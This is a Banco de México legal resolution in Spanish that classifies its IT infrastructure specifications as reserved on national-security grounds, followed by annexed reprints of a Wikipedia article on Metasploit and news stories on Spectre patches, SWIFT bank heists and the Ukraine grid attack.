Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, l**as especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a l**as especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de entregarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su

infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I y IV, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I y IV, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Séptimo, fracción III, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** se ha determinado clasificar como reservada.

ANEXO "A"

Impresión del artículo referenciado en el pie de página 5
https://es.wikipedia.org/wiki/Metasploit,
Consultada el 22 de enero de 2018

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
Deutsch
English
Français
日本語
Português
Русский
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general	
Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Índice [ocultar]

1 Historia
2 Marco/Sistema Metasploit
3 Interfaces de Metasploit
3.1 Edición Metasploit
3.2 Edición Community Metasploit
3.3 Metasploit express
3.4 Metasploit Pro
3.5 Armitage
4 Cargas útiles
5 Referencias
6 Enlaces externos

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar* . El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows , Unix / Linux y Mac OS X ;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC.[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado .

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[4]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ «Rapid7 Prensa» *Rapid7*. Consultado el 18 de febrero de 2015.
2. ↑ [http://www.metasploit.com/download «Herramienta de Pruebas de Penetración Metasploit, gratuito Descargar - Rapid7»].
3. ↑ [a] [b] Plantilla Citan web
4. ↑ Plantilla Cite noticias

Rapid7. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausnu.

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres cláusulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

Se editó esta página por última vez el 13 nov 2017 a las 05:13.


El texto está disponible bajo la Licencia Creative Commons Atribución Compartir Igual 3.0; pueden aplicarse cláusulas adicionales. Al usar este sitio, usted acepta nuestros términos de uso y nuestra política de privacidad.
Wikipedia® es una marca registrada de la Fundación Wikimedia, Inc., una organización sin ánimo de lucro.

Normativa de privacidad Acerca de Wikipedia Limitación de responsabilidad Desarrolladores

Declaración de cookies Versión para móviles

ANEXO "B"

Impresión del artículo referenciado en el pie de página 5
https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html,
Consultada el 3 de marzo de 2018



Intel releases more Meltdown Spectre fixes, Microsoft feints SP3 patch | Computerworld | Página 1 de 7

Sign In | Register

WOODY ON WINDOWS
By Woody Leonhard, Columnist, Computerworld
FEB 21, 2018 7:56 AM PT

NEWS ANALYSIS

Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most – but not all – of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a coupla weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more... 03/04/2018

Intel releases more Meltdown Spectre fixes, Microsoft feints SP3 patch | Computerworld | Página 2 de 7

Scanning the official Microcode Revision Guidance February 20, 2018 (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory INTEL-SA-00088 has been updated with this squib:

> *We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed here, and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.*

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more... 03/04/2018

- *We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.*
- *For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)*
- *Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior.*
- *For most users – An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server*
- *For advanced users – Refer to the following Knowledge Base (KB) articles*
- *KB4073119: IT Pro Guidance*
- *KB4072698: Server Guidance*
- *Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1*

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

> *On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right.*
>
> *There aren't any details, but apparently this patch – which isn't being sent out the Windows Update chute – adds two registry settings that "manually disable mitigation against Spectre Variant 2"*

Rummaging through the lengthy Microsoft IT Pro Guidance page, there's an important warning.

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

> *Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.*

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the Surface blog:

> *We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.*
>
> *This update is available in MSI format from the Surface Pro 3 Drivers and Firmware page at the Microsoft Download Center.*

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official Surface Pro 3 update history page lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the *Surface Guidance to protect against speculative execution side-channel vulnerabilities* page, KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting – of both Microsoft and Intel – to manually install *any* Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa Softpedia News.

Fretting over Meltdown and Spectre? Assuage your fears on the AskWoody Lounge.

Lounge

Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books including 'Windows 10 All-in-One for Dummies.'

Follow

5 tips for working with SharePoint Online

YOU MIGHT LIKE

New Site Finds the Cheapest Flights in
Expedia

¿Como Se Puede Consequir Un
Empire Viral

Hay Mucha Preocupación Por Un Nuevo
Millionaire Blueprint

¿eres Capaz De Acertar La Marca De Un
Quizeus

Método Simple "Regenera" El Cabello. Haga
Male Health Issue

¡la Facilidad Para Los Idiomas Es
Fast Forward

Error De Mercado: ¡miles De Iphone 8
Empire Viral

¡qué Lujo! Los 10 Aviones Privados Más
Diseño Mundial

Los Millonarios Están Intentando
Millionaire Blueprint

Bitcoin-millonario Quiere Que Se
BitcoinCode

SHOP TECH PRODUCTS AT AMAZON

1. Intel BX80684I76700K 8th Gen Core i7 4700K Processor $347.89
2. Microsoft Surface Pro 3, Tablet (12 Inch, 128 GB, Intel Core i5, Windows 10) $799.97
3. Microsoft Surface Pro (Intel Core i5, 4GB RAM, 256GB) - Newest Version $1,047.28

Ads by Amazon

Copyright © 2018 IDG Communications, Inc.

ANEXO "C"

Impresión del artículo referenciado en el pie de página 5
https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,
Consultada el 15 de enero de 2018

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
15 de enero de 2018

Categoría
Comunicado

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext) informa que, gracias a las robustas medidas de seguridad con que cuenta el día de ayer detectó [illegible]

Las autoridades han confirmado que el modus operandi de los presuntos [illegible]

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este riesgo.

Cabe aclarar que los sistemas de nuestras cuentas y los del propio Banco se encuentran a salvo y que Bancomext está realizando [illegible] clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono Comunicación Social: 1995 1824

Compartir (https://www.facebook.com/sharer/sharer.php?u=http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion&t=Acción oportuna de Bancomext salvaguarda intereses de clientes y la institución)

Imprimir esta página completa

[illegible]

ANEXO "D"

Impresión del artículo referenciado en el pie de página 6
https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/
Consultada el 22 de enero de 2017

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in Sign up Forums Serverless M³ CLL Events Whitepapers The Next Platform

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/ [22/01/2018 07:03:38 p. m.]

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Sponsored: Minds Mastering Machines - Call for papers now open

Tips and corrections

11 Comments

Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

ANEXO "E"

Impresión del artículo referenciado en el pie de página 6
http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&
Consultada el 22 de eenero de 2018

SWIFT says hackers still targeting bank messaging system

Directory of sites Login Contact Support

World Business Markets Politics TV

Search

APT28 Vs Javelin

See What Would happen If Javelin As Put Against APT28. Watch Video Now!

Javelin Networks

#INTEL OCTOBER 13, 2017 / 6:03 AM / 3 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

1 MIN READ

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&[22/01/2018 07:07:53 p. m.]

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle, Editing by Rosalba O'Brien

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

ANEXO "F"

Impresión del artículo referenciado en el pie de página 6
http://www.bbc.com/news/technology-38573074
Consultada el 15 de enero de 2018

BBC Home News Sport Weather Shop Earth Travel

Home | Video | World | UK | Business | Tech | Science | Stories | Entertainment & Arts | Health | World News TV | More

ADVERTISEMENT

TODAY'S NEWS IN VERTICAL VIDEO
DOWNLOAD THE APP
BBC NEWS

Technology

Ukraine power cut 'was cyber-attack'

1 January 2017 Share

Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed
4 hours ago

Turkey denounces US 'terror army' plan
5 hours ago

Cranberries singer Dolores O'Riordan dies
1 hour ago

ADVERTISEMENT

Features

SSP

Oleksii Yasnsky, a researcher at ISSP, said the attacks in 2015 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶

The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

▶

Looking for my brother

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security Ukraine

Share this story About sharing

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology
338

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Elephant's trunk? The story of the @ sign

